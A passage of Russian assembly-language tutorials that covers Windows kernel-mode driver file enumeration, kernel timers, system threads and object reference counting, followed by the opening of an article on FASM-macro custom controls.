                       addr iosb, FILE_SHARE_READ + FILE_SHARE_WRITE + FILE_SHARE_DELETE, \
                       FILE_DIRECTORY_FILE + FILE_SYNCHRONOUS_IO_NONALERT
    .if eax == STATUS_SUCCESS
```

Открываем каталог \%SystemRoot%\System32\Drivers\ по относительному пути.

```
        mov cb, sizeof FILE_DIRECTORY_INFORMATION + 256

        invoke ExAllocatePool, PagedPool, cb
        .if eax != NULL
```

Выделяем небольшой буфер, в который должна поместиться структура FILE_DIRECTORY_INFORMATION и имя файла.

```
            mov pfdi, eax
            mov esi, eax
            assume esi:ptr FILE_DIRECTORY_INFORMATION

            invoke ZwQueryDirectoryFile, hDriversDirectory, NULL, NULL, NULL, addr iosb, \
                       esi, cb, FileDirectoryInformation, \
                       TRUE, $CCOUNTED_UNICODE_STRING("c*"), TRUE
```

Начинаем перечислять файлы каталога, используя информационный класс FileDirectoryInformation. Прототип функции **ZwQueryDirectoryFile** , пожалуй, будет не лишним.

```
NTSTATUS
  ZwQueryDirectoryFile(
    IN  HANDLE                 FileHandle,
    IN  HANDLE                 Event       OPTIONAL,
    IN  PIO_APC_ROUTINE        ApcRoutine  OPTIONAL,
    IN  PVOID                  ApcContext  OPTIONAL,
    OUT PIO_STATUS_BLOCK       IoStatusBlock,
    OUT PVOID                  FileInformation,
    IN  ULONG                  Length,
    IN  FILE_INFORMATION_CLASS FileInformationClass,
    IN  BOOLEAN                ReturnSingleEntry,
    IN  PUNICODE_STRING        FileName    OPTIONAL,
    IN  BOOLEAN                RestartScan
    );
```

И о существовании этой функции 2000 DDK тоже умалчивает. В XP DDK говорится, что эта функция существует в системе, начиная с Windows XP. И это тоже неправда.

Параметр ReturnSingleEntry устанавливаем равным TRUE, что заставляет функцию **ZwQueryDirectoryFile** вернуть информацию только об одном файле, причем первом. Параметр FileName указывает на строку с условием поиска "c*", т.е. будут перечисляться только файлы, имена которых начинаются с символа "c". Это позволит сократить объем выводимой через отладочные сообщения информации. При первом вызове **ZwQueryDirectoryFile** мы должны установить параметр RestartScan в TRUE. Это заставит функцию **ZwQueryDirectoryFile** начать просмотр содержимого каталога.

```
                .while eax != STATUS_NO_MORE_FILES
```

Запускаем цикл, который крутится до тех пор, пока **ZwQueryDirectoryFile** не вернет STATUS_NO_MORE_FILES, т.е. пока все файлы в каталоге не будут перечислены.

```
                    .if ( eax == STATUS_SUCCESS )
```

Если вдруг в просматриваемом нами каталоге окажется файл, длина имени которого превысит 256 байт (что, кстати, практически невероятно, т.к. имена драйверов не превышают 8 символов), **ZwQueryDirectoryFile** вернет код ошибки отличный от STATUS_NO_MORE_FILES. В этом случае мы просто пропускаем такой файл.

```
                        mov eax, [esi].FileNameLength
                        mov us._Length, ax
                        mov us.MaximumLength, ax
                        lea eax, [esi].FileName
                        mov us.Buffer, eax
                        invoke RtlUnicodeStringToAnsiString, addr as, addr us, TRUE
                        .if eax == STATUS_SUCCESS

                            invoke RtlTimeToTimeFields, addr [esi].CreationTime, addr tf
                            movzx eax, tf.Day
                            movzx ecx, tf.Month
                            movzx edx, tf.Year

                            invoke DbgPrint, $CTA0("    %s   size=%d   created on %d.%02d.%04d\n"),
    \
                                        as.Buffer, [esi].EndOfFile.LowPart, eax, ecx, edx

                            invoke RtlFreeAnsiString, addr as
                        .endif
```

Форматируем полученную информацию, выводя имя файла, его размер и дату создания.

```
                    .endif

                    invoke ZwQueryDirectoryFile, hDriversDirectory, NULL, NULL, NULL, addr iosb, \
                                esi, cb, FileDirectoryInformation, \
```

```
                                TRUE, NULL, FALSE
                .endw
```

В цикле вызываем **ZwQueryDirectoryFile**, но параметры ReturnSingleEntry, FileName и RestartScan равны TRUE, NULL и FALSE соответственно. Это заставит функцию **ZwQueryDirectoryFile** продолжить перечисление файлов.

```
                    invoke ExFreePool, pfdi
                .endif
                invoke ZwClose, hDriversDirectory
            .endif
            invoke ZwClose, hSystemRootDirectory
        .endif
```

Отдаем все занятые ресурсы назад.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/0303/kmd11.zip`). Для компиляции требуется версия KmdKit не ниже 1.5 - берите на сайте.

Драйверы режима ядра: Часть 12: Базовая техника. Синхронизация: Таймер и системный поток

Автор: Four-F

Дата: 2004-04-04

Сразу оговорюсь. Синхронизация столь обширная тема, а количество объектов синхронизации столь велико, что в рамках одной-двух статей её можно осветить только очень поверхностно.

12.1 Объекты синхронизации

До сих пор нам не требовалось монополизировать доступ к каким-либо данным, т.к. мы имели всего один поток. Очевидно, что как только появляется два (и более) потока, обращающихся к одному и тому же ресурсу, их работу нужно как-то синхронизировать. Иначе ресурс рано или поздно окажется в непредсказуемом состоянии. Например, когда оба потока будут одновременно (на многопроцессорной системе в буквальном смысле слова) что-то записывать в разделяемую область памяти. Другой часто встречающейся задачей, которую решает синхронизация, является ожидание завершения какой-то операции.

Для решения подобных задач операционная система предоставляет весьма обширный набор *объектов синхронизации*(dispatcher objects): *событие*(event), *мьютекс*(mutex) - в ядре этот объект называется *мутантом*(mutant), *семафор* (semaphore) и др., а также средства управления этими объектами. Большинство объектов синхронизации используется как в ядре, так и в режиме пользователя. Точнее говоря, почти все объекты синхронизации режима пользователя являются оболочками соответствующих объектов режима ядра. В ядре, правда, набор механизмов синхронизации несколько богаче.

Все синхронизирующие объекты первым членом своих структур имеют структуру DISPATCHER_HEADER, через которую система управляет ожиданием. Вот как выглядят структуры *объектов "таймер"*(timer object) и *"поток"* (thread object) - эти объекты мы будем сегодня использовать.

```
KTIMER STRUCT
    Header            DISPATCHER_HEADER <>
. . .
KTIMER ENDS

KTHREAD STRUCT
    Header            DISPATCHER_HEADER <>
. . .
KTHREAD ENDS
```

Логика работы каждого объекта отличается от логики работы его собратьев, что вполне естественно. Какой объект использовать в том или ином случае зависит от его природы. Я не буду подробно на этом останавливаться, так как предполагаю, что вы уже достаточно поработали с этими объектами в режиме пользователя. Напомню лишь, что каждый объект синхронизации может находиться в одном из двух состояний: *свободен*(signaled) или *занят* (nonsignaled). Слова свободен и занят ужасно плохо отражают суть некоторых объектов, но это устоявшиеся термины.

Принципиальной разницы в управлении объектами синхронизации, в режиме пользователя и режиме ядра нет, но есть несколько особенностей. Первая и самая важная: ожидать на объекте синхронизации можно только при IRQL строго меньше DISPATCH_LEVEL! Это связано с тем, что планировщик потоков сам работает на IRQL = DISPATCH_LEVEL. Поэтому, если заставить поток

ждать на занятом объекте при IRQL >= DISPATCH_LEVEL, то планировщик не сможет предоставить процессор потоку, использующему занятый объект, а значит, этот поток никогда не сможет его освободить, и ожидание будет продолжаться бесконечно. Вторая особенность в том, что в режиме ядра функции ожидания принимают указатель на объект, а не описатель объекта как в режиме пользователя.

Для ожидания используются две функции: **KeWaitForSingleObject** - ожидает один объект и **KeWaitForMultipleObjects** - ожидает несколько объектов. Эти функции ждут, когда объект перейдет в свободное состояние.

12.2 Исходный текст драйвера TimerWorks

```
;@echo off
;goto make

;;;
```

```
Local dwCounter:DWORD
local pkThread:PVOID         ; PKTHREAD
local status:NTSTATUS
local kTimer:KTIMER
local liDueTime:LARGE_INTEGER

    and dwCounter, 0

    invoke DbgPrint, $CTA0("\nTimerWorks: Entering ThreadProc\n")

    ;;::::::::::::::::::::::::::::::::::::::::::::::::::::
    ; Для образовательных целей посмотрим, какой у нас IRQL
    ; и поиграемся с приоритетом потока

    invoke KeGetCurrentIrql
    invoke DbgPrint, $CTA0("TimerWorks: IRQL = %d\n"), eax

    invoke KeGetCurrentThread
    mov pkThread, eax
    invoke KeQueryPriorityThread, eax
    push eax
    invoke DbgPrint, $CTA0("TimerWorks: Thread Priority = %d\n"), eax

    pop eax
    inc eax
    inc eax
    invoke KeSetPriorityThread, pkThread, eax

    invoke KeQueryPriorityThread, pkThread
    invoke DbgPrint, $CTA0("TimerWorks: Thread Priority = %d\n"), eax

    ;;::::::::::::::::::::::::::::::::::::::::::::::::::::

    invoke KeInitializeTimerEx, addr kTimer, SynchronizationTimer

    ; Установим относительный (т.е. от настоящего момента) интервал времени,
    ; через который таймер начнет срабатывать, равным 5 секундам. А период
    ; последующего срабатывания зададим равным одной секунде.

    or liDueTime.HighPart, -1
    mov liDueTime.LowPart, -50000000

    invoke KeSetTimerEx, addr kTimer, liDueTime.LowPart, liDueTime.HighPart, 1000, NULL

    invoke DbgPrint, $CTA0("TimerWorks: Timer is set. It starts counting in 5 seconds\n")

    .while dwCounter < 10
        invoke KeWaitForSingleObject, addr kTimer, Executive, KernelMode, FALSE, NULL

        ; Единственная причина, по которой, в данном случае, ожидание может быть удовлетворено
        ; - это срабатывание таймера. Поэтому проверять возвращаемое значение не имеет смысла.

        inc dwCounter
        invoke DbgPrint, $CTA0("TimerWorks: Counter = %d\n"), dwCounter

        ; Если флаг g_fStop установлен, значит кто-то вызвал DriverUnload - пора прекращать работу.

        .if g_fStop
            invoke DbgPrint, $CTA0("TimerWorks: Stop counting to let the driver to be uloaded\n")
            .break
        .endif

    .endw

    invoke KeCancelTimer, addr kTimer

    invoke DbgPrint, $CTA0("TimerWorks: Timer is canceled. Leaving ThreadProc\n")
    invoke DbgPrint, $CTA0("\nTimerWorks: Our thread is about to terminate\n")

    invoke PsTerminateSystemThread, STATUS_SUCCESS
    ret
```

```
ThreadProc endp

;;;
```

```
    .endif

    invoke DbgPrint, $CTA0("\nTimerWorks: Leaving StartThread\n")

    mov eax, status
    ret

StartThread endp

;;;
```

12.3 Создаем системный поток

До сих пор мы имели всего один поток. Либо это системный поток, выполняющий код процедур **DriverEntry** и **DriverUnload**, либо пользовательский поток программы управления драйвером, выполняющий код процедур диспетчеризации **DispatchXxx**. Обычно драйверам и не требуется создавать дополнительные потоки. Однако, при необходимости, это можно сделать вызовом функции **PsCreateSystemThread**.

```
local hThread:HANDLE
. . .
    invoke PsCreateSystemThread, addr hThread, THREAD_ALL_ACCESS, NULL, NULL, NULL, ThreadProc,
   NULL
```

Переменная hThread получит описатель созданного потока. Третий параметр - указатель на структуру OBJECT_ATTRIBUTES - он равен NULL, т.к. эта структура может быть полезна, в данном случае, только для помещения описателя потока в таблицу описателей ядра (см. предыдущую статью), для того, чтобы он был доступен в контексте любого процесса. Но нам этого не требуется, т.к. сразу после создания потока мы закроем его описатель. Почему? Об этом чуть позже. В случае если всё же необходимо поместить описатель потока в таблицу описателей ядра следует поступить таким образом:

```
local oa:OBJECT_ATTRIBUTES
local hThread:HANDLE
. . .
    InitializeObjectAttributes addr oa, NULL, OBJ_KERNEL_HANDLE, NULL, NULL
    invoke PsCreateSystemThread, addr hThread, THREAD_ALL_ACCESS, addr oa, NULL, NULL, ThreadProc,
   NULL
```

Четвертый и пятый параметры функции **PsCreateSystemThread** - это описатель процесса и указатель на структуру CLIENT_ID - предназначены для создания потока в контексте определенного процесса, но мы их не используем за ненадобностью. Шестой параметр - указатель на процедуру, которую будет выполнять созданный поток. Т.е. это стартовый адрес потока. Эта процедура имеет такой прототип:

```
ThreadProc proc Param:DWORD
```

Единственный параметр будет равен значению последнего параметра, переданного в функцию **PsCreateSystemThread**. Используя его, потоковой процедуре можно передать какие-то данные. Например, указатель на какую-нибудь структуру. В нашем случае никаких входных данных потоковой процедуре не требуется и последний параметр функции **PsCreateSystemThread** равен NULL.

```
    .if eax == STATUS_SUCCESS

        invoke ObReferenceObjectByHandle, hThread, THREAD_ALL_ACCESS, NULL, KernelMode, \
                                          addr g_pkThread, NULL
        invoke ZwClose, hThread
    .endif
```

Мы собираемся ожидать окончания работы потока, а для этого нужен указатель на объект "поток", т.к. в режиме ядра функции ожидания работают с указателями, а не с описателями, как в режиме пользователя. Поэтому, вызовом **ObReferenceObjectByHandle** мы по имеющемуся в нашем распоряжении описателю hThread получаем указатель на объект "поток", после чего закрываем описатель, т.к. он нам больше не нужен. Вызывать **ObReferenceObjectByHandle** нужно, естественно, до закрытия описателя.

12.4 Указатель на объект

Мы уже несколько раз вскользь касались темы указателей и очень много раз эти самые указатели использовали. Например, в процедуре **DriverEntry** мы получаем от системы указатель на объект "драйвер", а, создав объект "устройство", вызовом функции **IoCreateDevice**, получаем указатель на этот объект. В прошлой статье я уже упоминал функцию **ObReferenceObjectByHandle**. Сейчас нам без неё уже не обойтись, поэтому затронем этот вопрос подробнее.

Семейство **ObReferenceObjectXxx** функций возвращает указатель на объект, по какой-либо другой его характеристике, в том числе и по самому указателю. Например, недокументированная функция **ObReferenceObjectByName** возвращает указатель, используя имя объекта, а документированная **ObReferenceObjectByHandle** - используя его описатель. Имея указатель на объект, мы можем обращаться по нему в адресном пространстве любого процесса.

Каждый объект в недрах системы представлен структурой. Например, объекту "поток" соответствует недокументированная структура KTHREAD (см. w2kundoc.inc), а объект "таймер" описывает документированная структура KTIMER (см. ntddk.inc). Структура, описывающая объект, - это тело объекта. У каждого объекта есть еще и заголовок. У объектов всех типов заголовок описывается недокументированной структурой OBJECT_HEADER.

```
OBJECT_HEADER STRUCT                        ; sizeof = 018h
    PointerCount            SDWORD      ?   ; 0000h
    union
        HandleCount         SDWORD      ?   ; 0004h
        SEntry              PVOID       ?   ; 0004h PTR SINGLE_LIST_ENTRY
    ends
    _Type                   PVOID       ?   ; 0008h PTR OBJECT_TYPE  (original name Type)
    NameInfoOffset          BYTE        ?   ; 000Ch
    HandleInfoOffset        BYTE        ?   ; 000Dh
    QuotaInfoOffset         BYTE        ?   ; 000Eh
    Flags                   BYTE        ?   ; 000Fh
    union
        ObjectCreateInfo    PVOID       ?   ; 0010h PTR OBJECT_CREATE_INFORMATION
        QuotaBlockCharged   PVOID       ?   ; 0010h
    ends
    SecurityDescriptor      PVOID       ?   ; 0014h
;   Body                    QUAD        <>  ; 0018h
OBJECT_HEADER ENDS
```

В памяти заголовок располагается всегда сразу перед телом объекта. Имея указатель на объект, отнимите от этого значения 18h и получите адрес заголовка. Поле HandleCount хранит количество описателей объекта, а поле PointerCount - количество ссылок на объект (остальные поля структуры OBJECT_HEADER достаточно подробно описаны в книге Свена Шрайбера "Недокументированные возможности Windows 2000"). До тех пор, пока оба эти поля не равны нулю объект не будет удален, т.к. это означает, что кто-то еще пользуется объектом. Каждому описателю соответствует, по крайней мере, одна ссылка. Функции **ObReferenceObjectXxx** кроме возвращения указателя увеличивают значение поля PointerCount на единицу. Т.о. система помнит, что выдала кому-то еще один указатель. Если указатель больше не нужен, необходимо уменьшить значение счетчика ссылок, вызвав функцию **ObDereferenceObject** или **ObfDereferenceObject**.

С помощью команды SoftICE proc с ключом -o можно вывести список всех объектов используемых процессом - это фактически содержимое таблицы описателей процесса.

Командой proc получаем список процессов:

```
 :proc
 Process     KPEB      PID  Threads  Pri  User Time  Krnl Time  Status
 *System
818A89E0
    8       22    8   00000000   00001214  Running
  smss       81359400   8C        6    B   00000001   0000003C  Idle
```

```
   csrss      8133F840   A4        A    D   0000005B   00001BF4  Ready
  . . .
```

Звездочка напротив процесса System означает, что в данный момент мы находимся в его адресном контексте (я выполнил команду proc, находясь в процедуре **StartThread**).

Используя ключ -o получаем список объектов процесса (в данном случае процесса System):

```
  :proc -o
 818A89E0

  Process     KPEB      PID  Threads  Pri  User Time  Krnl Time  Status
  *System     818A89E0    8       22    8   00000000   00001214  Running

      ---- Handle Table Information ----

      Handle Table:    818CD508  Handle Array: E1002000  Entries:   75

      Handle  Ob Hdr *  Object *  Type
      0000    00000000  00000018  ?
      0004    818A89C8  818A89E0  Process
      . . .
      0140    811C3F70  811C3F88  File
      0148    E2D03288  E2D032A0  Key

 014C    810C5888  810C58A0  Thread
```

Этот снимок сделан сразу после вызова функции **PsCreateSystemThread**. Последний описатель (014C) в таблице описателей процесса System соответствует только что созданному потоку. В столбце Object * SoftICE любезно предоставляет нам адрес тела объекта, а в столбце Ob Hdr * адрес его заголовка (нам даже не нужно производить сложные математические операции :)).

Посмотрим значения количества описателей и указателей на наш поток:

```
  :d 810C5888
  0010:810C5888
 00000003  00000001
   818A8E40  22000000      ........@......"
  0010:810C5898 00000001  E1000598  006C0006  00000000      ..........l.....
```

Как видите, количество описателей равно одному - это тот самый описатель, который мы получили в переменной hThread. Количество указателей равно трем: один из них соответствует описателю, два других получены системой для внутреннего использования.

После вызова функции **ObReferenceObjectByHandle** заголовок выглядит так:

```
  :d 810C5888
  0010:810C5888
 00000004  00000001
   818A8E40  22000000      ........@......"
  0010:810C5898 00000001  E1000598  006C0006  00000000      ..........l.....
```

А после закрытия описателя, вызовом **ZwClose** , так:

```
  :d 810C5888
  0010:810C5888
 00000003  00000000
   818A8E40  22000000      ........@......"
  0010:810C5898 00000001  E1000598  006C0006  00000000      ..........l.....
```

12.5 Процедура потока

Итак, поток создан. Рано или поздно планировщик предоставит ему процессор, и он начнет выполнять процедуру **ThreadProc**.

```
and dwCounter, 0
```

Сбросим значение счетчика числа проходов. Я использую его для ограничения количества гипотетических работ, которые поток должен проделать. Можно убрать это ограничение и поток будет постоянно занят до выгрузки драйвера.

```
invoke KeGetCurrentIrql
invoke DbgPrint, $CTA0("TimerWorks: IRQL = %d\n"), eax

invoke KeGetCurrentThread
mov pkThread, eax
invoke KeQueryPriorityThread, pkThread
push eax
invoke DbgPrint, $CTA0("TimerWorks: Thread Priority = %d\n"), eax

pop eax
inc eax
inc eax
invoke KeSetPriorityThread, pkThread, eax

invoke KeQueryPriorityThread, pkThread
invoke DbgPrint, $CTA0("TimerWorks: Thread Priority = %d\n"), eax
```

Эти строки нужны исключительно для образовательных целей. Проанализировав эти сообщения, вы убедитесь в том что, во-первых, поток выполняется на IRQL = PASSIVE_LEVEL, во-вторых, его приоритет равен 8, что соответствует приоритету потока по умолчанию. Пользовательские потоки имеют такой же приоритет. Эксперимента ради, повысим приоритет на две единицы. Имейте только в виду, что потоки с приоритетом в диапазоне 16-31, работающие в режиме ядра, не вытесняются. Например, выполнив такой код, вы блокируете, на однопроцессорной машине, выполнение всех других потоков с приоритетом меньше 16, а таких потоков подавляющее большинство.

```
invoke KeGetCurrentThread
invoke KeSetPriorityThread, eax, LOW_REALTIME_PRIORITY

@@:
jmp @B
```

Некоторые системные потоки имеют более высокий приоритет. Например, приоритет одного из потоков системного процесса csrss (Client-Server Runtime Subsystem), выполняющего функцию **RawInputThread** (обрабатывает очередь ввода клавиатуры и мыши) в модуле win32k.sys, равен 19. Поэтому, ввод от клавиатуры и мыши еще будет работать. А выполнение такого кода уже намертво "вешает" однопроцессорную систему.

```
invoke KeGetCurrentThread
invoke KeSetPriorityThread, eax, HIGH_PRIORITY

@@:
jmp @B
```

Перейдем к содержательной части процедуры **ThreadProc**.

```
invoke KeInitializeTimerEx, addr kTimer, SynchronizationTimer
```

В одном из предыдущих примеров мы уже использовали таймер (**IoInitializeTimer**, **IoStartTimer**, **IoStopTimer**). Но тот таймер обладал рядом ограничений. Во-первых, он жестко ассоциирован с объектом "устройство" и создать второй такой таймер невозможно. Во-вторых, он срабатывает раз в секунду, и изменить этот интервал нельзя. В-третьих, процедура таймера выполняется при IRQL = DISPATCH_LEVEL. Таймер, создаваемый функцией **KeInitializeTimerEx** полностью лишен этих недостатков.

Мы создаем *синхронизирующий таймер*(synchronization timer). В режиме пользователя ему соответствует таймер с автоматическим сбросом (auto-reset timer), создаваемый функцией **CreateWaitableTimer**. Отличительная особенность такого таймера в том, что если его ожидают несколько потоков, то когда таймер перейдет в свободное состояние, ожидание только одного

потока будет удовлетворено и таймер тут же опять автоматически перейдет в занятое состояние. Это избавляет от необходимости повторно устанавливать таймер.

Функция **KeInitializeTimer** только лишь заполняет структуру KTIMER. Для запуска таймера используется функция **KeSetTimerEx** , прототип которой выглядит так:

```
BOOLEAN
  KeSetTimerEx(
    IN PKTIMER        Timer,
    IN LARGE_INTEGER  DueTime,
    IN LONG           Period   OPTIONAL,
    IN PKDPC          Dpc      OPTIONAL
    );
```

Эта функция настолько гибка, что позволяет задать аж два временных интервала: DueTime - время (в 100-наносекундных интервалах), по истечении которого таймер сработает первый раз. После чего он будет срабатывать через временной интервал (в миллисекундах), заданный в параметре Period. Обратите внимание на тип параметра DueTime - это не указатель на структуру LARGE_INTEGER, а сама эта структура, т.е. на самом деле функция **KeSetTimerEx** принимает не четыре, а пять параметров. Для LARGE_INTEGER сначала передается младшая половина, а потом старшая. У параметра DueTime есть и ещё одна особенность - время, задаваемое им, может быть абсолютным или относительным.

Абсолютное время задается в 100-наносекундных интервалах от даты 1 января 1601 года. Это не шутка. Такая странная дата выбрана в связи с циклом високосных лет и позволяет упростить математические преобразования из одного временного формата в другой. В случае если задается абсолютный интервал, значение DueTime должно быть положительным. Например, чтобы назначить дату запуска таймера в полночь 1 января 2010 года, надо выполнить такой код:

```
local liDueTime:LARGE_INTEGER
local tf:TIME_FIELDS

mov tf.Year,         2010
mov tf.Month,        01
mov tf.Day,          01
mov tf.Hour,         00
mov tf.Minute,       00
mov tf.Second,       00
mov tf.Milliseconds, 00
mov tf.Weekday,      5   ; Пятница

invoke RtlTimeFieldsToTime, addr tf, addr liDueTime
invoke RtlLocalTimeToSystemTime,  addr liDueTime, addr liDueTime
```

Относительное время задается от момента вызова **KeSetTimerEx** и значение DueTime, в этом случае, должно быть отрицательным.

Имейте в виду, что задать интервал срабатывания таймера равным 100 наносекундам (и даже значительно больше) не удастся. Точнее, вы можете его задать, но это не приведет к срабатыванию именно через 100 наносекунд. Операционная система Windows не является системой реального времени. Внутренне, все взведенные таймеры связаны в двусвязный список KiTimerTableListHead, который периодически опрашивается системой. Если текущее системное время превышает время в поле KTIMER.DueTime (даже если вы задаете относительное время оно переводится в абсолютное), значит, таймер должен сработать. Система удаляет его из двусвязного списка, устанавливает поле KTIMER.Header.SignalState в TRUE и переводит поток (потоки) из состояния ожидания (waiting) в состояние готовности (ready). Момент, когда этот поток получит процессор и выйдет из функции ожидания, зависит от загрузки системы, приоритета патока, количества процессоров и т.п.

```
or liDueTime.HighPart, -1
mov liDueTime.LowPart, -50000000
invoke KeSetTimerEx, addr kTimer, liDueTime.LowPart, liDueTime.HighPart, 1000, NULL
```

Устанавливаем относительный интервал времени, через который таймер начнет срабатывать, равным 5 секундам. А период последующего срабатывания зададим равным одной секунде. Десять раз крутим цикл, который имитирует выполнение потоком какой-то полезной работы.

```
.while dwCounter < 10
    invoke KeWaitForSingleObject, addr kTimer, Executive, KernelMode, FALSE, NULL
```

Ждем, когда сработает таймер. Единственная причина, по которой, в данном случае, ожидание может быть удовлетворено - это срабатывание таймера. Поэтому возвращаемое значение можно и не проверять.

Первый параметр функции **KeWaitForSingleObject** - это указатель на объект синхронизации. Если этот объект находится в свободном состоянии, функция немедленно возвращает управление. Если в занятом - поток переводится в состояние ожидания, до перехода объекта в свободное состояние. Структура, описывающая объект, должна располагаться в неподкачиваемой памяти. Наш объект "таймер" расположен в стеке, который, вообще говоря, может сбрасываться в файл подкачки - как стек режима пользователя, так и стек режима ядра. Наш поток работает только в режиме ядра, т.е. у него нет стека пользовательского режима. Память, отведенная под этот стек, также может быть подкачиваемой. Для того чтобы запретить сброс стека на диск, мы передаем в третьем параметре значение KernelMode. Насчет второго параметра, к сожалению, не могу сказать ничего умного, кроме того, что он должен быть равен Executive. Четвертый параметр определяет, должен ли поток ждать в *тревожном состоянии*(alertable wait state). Нам, слава богу, это не нужно и поэтому передаем в этом параметре FALSE. Последний параметр определяет длительность ожидания. Если он равен NULL, то ожидание будет длиться до перехода объекта в свободное состояние, сколько бы времени на это не потребовалось. Если нужен таймаут, то всё то, что я говорил о параметре DueTime функции **KeSetTimerEx** , применимо и к этому параметру, за тем исключением, что это указатель на структуру LARGE_INTEGER.

```
    inc dwCounter
    invoke DbgPrint, $CTA0("TimerWorks: Counter = %d\n"), dwCounter
```

Увеличиваем счетчик проделанных работ, чтобы показать работу потока.

```
    .if g_fStop
        .break
    .endif
.endw
```

Для того чтобы остановить цикл до прохождения 10 итераций, проверяем флаг g_fStop. Если он установлен, значит, кто-то вызвал **DriverUnload** - пора прекращать работу.

```
invoke KeCancelTimer, addr kTimer
```

Останавливаем таймер.

```
invoke PsTerminateSystemThread, STATUS_SUCCESS

ret
```

Прекращаем работу потока. Обратите внимание на то, что функция **PsTerminateSystemThread** принимает только код завершения потока. Указания, какой именно поток нужно завершить нет. Это значит, что **PsTerminateSystemThread** завершает тот поток, в контексте которого она вызвана. В DDK написано, что эта функция возвращает NTSTATUS, но это не так. Эта функция вообще не возвращает управления в поток, что, кстати, вполне естественно. Обратное было бы в высшей степени не логично, т.к. абсурдно продолжать выполнять только что завершенный поток. Так что инструкция ret использована просто для красоты.

12.6 Процедура DriverUnload

Прежде чем мы позволим выгрузить драйвер надо убедиться, что поток завершил работу, ведь потоковая процедура находится в теле драйвера и его преждевременная выгрузка приведет к краху системы.

Для предотвращения выгрузки драйвера можно поступить просто - обнулить поле DRIVER_OBJECT.DriverUnload, восстановив его, когда можно будет выгрузить драйвер. Мы поступим по-другому - будем ждать, когда поток завершит работу. Это не очень хорошо, т.к. нам придется блокировать один из системных потоков, выполняющих процедуру DriverUnload, но зато позволит лишний раз попрактиковаться в синхронизации.

Поток, как и таймер, также является ожидаемым объектом. Пока поток выполняется, он находится в занятом состоянии и переходит в свободное после своего завершения. Значит, будем ждать.

```
mov g_fStop, TRUE
```

Если поток ещё занят своей работой, установка флага g_fStop просигнализирует ему о том, что пора отдыхать.

```
invoke KeWaitForSingleObject, g_pkThread, Executive, KernelMode, FALSE, NULL
```

Теперь просто ждем, когда поток завершит работу. Именно для этого мы и получали указатель на поток в процедуре **StartThread**.

Когда **KeWaitForSingleObject** вернет управление, поток уже прекратит свое существование и драйвер можно безопасно выгружать. Здесь также единственная причина, по которой, ожидание может быть удовлетворено - это завершение работы потока. Поэтому проверять код возврата не обязательно.

```
invoke ObDereferenceObject, g_pkThread

invoke IoDeleteSymbolicLink, addr g_usSymbolicLinkName

mov eax, pDriverObject
invoke IoDeleteDevice, (DRIVER_OBJECT PTR [eax]).DeviceObject
```

Как обычно убираем за собой. Вызов **ObDereferenceObject** уменьшает счетчик ссылок не объект и балансирует вызов ObReferenceObjectByHandle, который мы сделали в процедуре **StartThread**. Это позволяет системе вернуть себе ресурсы, отведенные на создание потока.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/0311/kmd12.zip`).

Создание нестандартных элементов управления с использованием макросов FASM

Автор: pas

Дата: 2004-04-11

Всё изложенное в данном разделе
не является догмой, поправки и замечания
принимаются по электронной почте pas1@e-mail.ru.

С использованием директивы **fix** появилась возможность создать свои контролы (элементы управления) без использования библиотек dll и obj-файлов. На мой взгляд плюс в включении контролов в виде макросов в том, что есть возможность изменять их функциональность так, как нужно в каждом конкретном случае. Ещё большим плюсом на мой взгляд является то, что всегда известно как данный элемент будет себя вести т.к. известен его исходный код.

Для начала создадим контрол **CheckListBox** определённый в Borland C++ Builder 5. Данный контрол представляет собой список строк с CheckBox-ами.



То, что Вы видите на рисунке это контрол уже созданный с помощью макросов.

Для начала определимся с необходимыми функциями создаваемого контрола.

Самые очевидные:

1. Создание контрола.
2. Уничтожение контрола.
3. Добавление строки.
4. Получение текущего состояния чекбокса строки.
5. Установка состояния чекбокса строки.

Но для начала рассмотрим переменные, необходимые для работы контрола.

Переменные необходимые для работы контрола.

Сначала рассмотрим переменные общие для всех контролов (не забываёте, что нам может понадобится создать несколько контролов одновременно).

```
macro CheckListBox [ID,name]
{
common
  __Buf: times 100 db 0
  __IDB_UNCHECK equ 301
  __IDB_CHECK equ 302
  __class db 'ListBox',0
  virtual at ebx
```

```
      __dis DRAWITEMSTRUCT
  end virtual
  __rcItem  RECT
  __hdc dd       0
  __hMem      dd 0
  __item       dd 0
  __hBtn        dd 0
```

В первой строке мы задаём имя макроса **CheckListBox** и получаемые им параметры **[ID,name]**. Квадратные скобки, в которые заключены параметры, говорят о том, что нам может понадобиться создать несколько элементов управления.

Первым в макрос будет передоваться идентификатор контрола, а затем его имя, по которому мы будем к нему обращаться. Например:

CheckListBox 10,Spisok - объявлен элемент управления типа **CheckListBox** с идентификатором 10

Что бы его создать необходимо написать следующую команду **Spisok.Create** <параметры>. Параметры передаваемые в макрос создания элемента управления мы рассмотрим чуть позже.

Далее следует директива **common** , как Вы помните она сообщает компилятору, что следующие строки макроса нужно обработать только один раз.

__Buf: times 100 db 0 - в этой строке мы резервируем буфер для временного хранения строк соответствующих отрисовываемому пункту элемента управления. Длинна строки не может быть больше 100 байт иначе наши элементы управления будут работать неправильно. Если предполагается хранение строк большего размера необходимо увеличить размер буфера.

__IDB_UNCHECK equ 301 - идентификатор картинки соответствующей неотмеченному пункту

__IDB_CHECK equ 302 - идентификатор картинки соответствующей отмеченному пункту

__class db 'ListBox',0 - имя стандартного элемента управления, на основе которого создаётся наш элемент управления.

Далее следует команда **virtual at ebx** , указывающая компилятору, что указатель на начало переменных определённых в блоке **virtual - end virtual** будет находиться в регистре **ebx**. Это сделано потому, что структура **DRAWITEMSTRUCT** будет находиться вне памяти нашего модуля. Указатель на неё мы будем получать из параметра **lparam** сообщений **WM_DRAWITEM** , получаемого процедурой родительского окна, на котором мы создадим свой элемент управления.

Структура **DRAWITEMSTRUCT** определена следующим образом:

```
struc DRAWITEMSTRUCT
 {
   .CtlType    dd ?
   .CtlID      dd ?
   .itemID     dd ?
   .itemAction dd ?
   .itemState  dd ?
   .hwndItem   dd ?
   .hDC        dd ?
   .rcItem     RECT
   .itemData   dd ?
 }
```

CtlType - Тип элемента управления требующего перерисовки:

```
  ODT_BUTTON     Рисуемая пользовательской программой кнопка
  ODT_COMBOBOX     Рисуемое пользовательской программой поле с выпадающим списком
  ODT_LISTBOX     Рисуемый пользовательской программой список
  ODT_LISTVIEW     Рисуемый пользовательской программой ListView
  ODT_MENU     Рисуемый пользовательской программой пункт меню
  ODT_STATIC     Рисуемая пользовательской программой статическая метка
  ODT_TAB     Tab control (к сожалению я не смог перевести этот пункт)
```

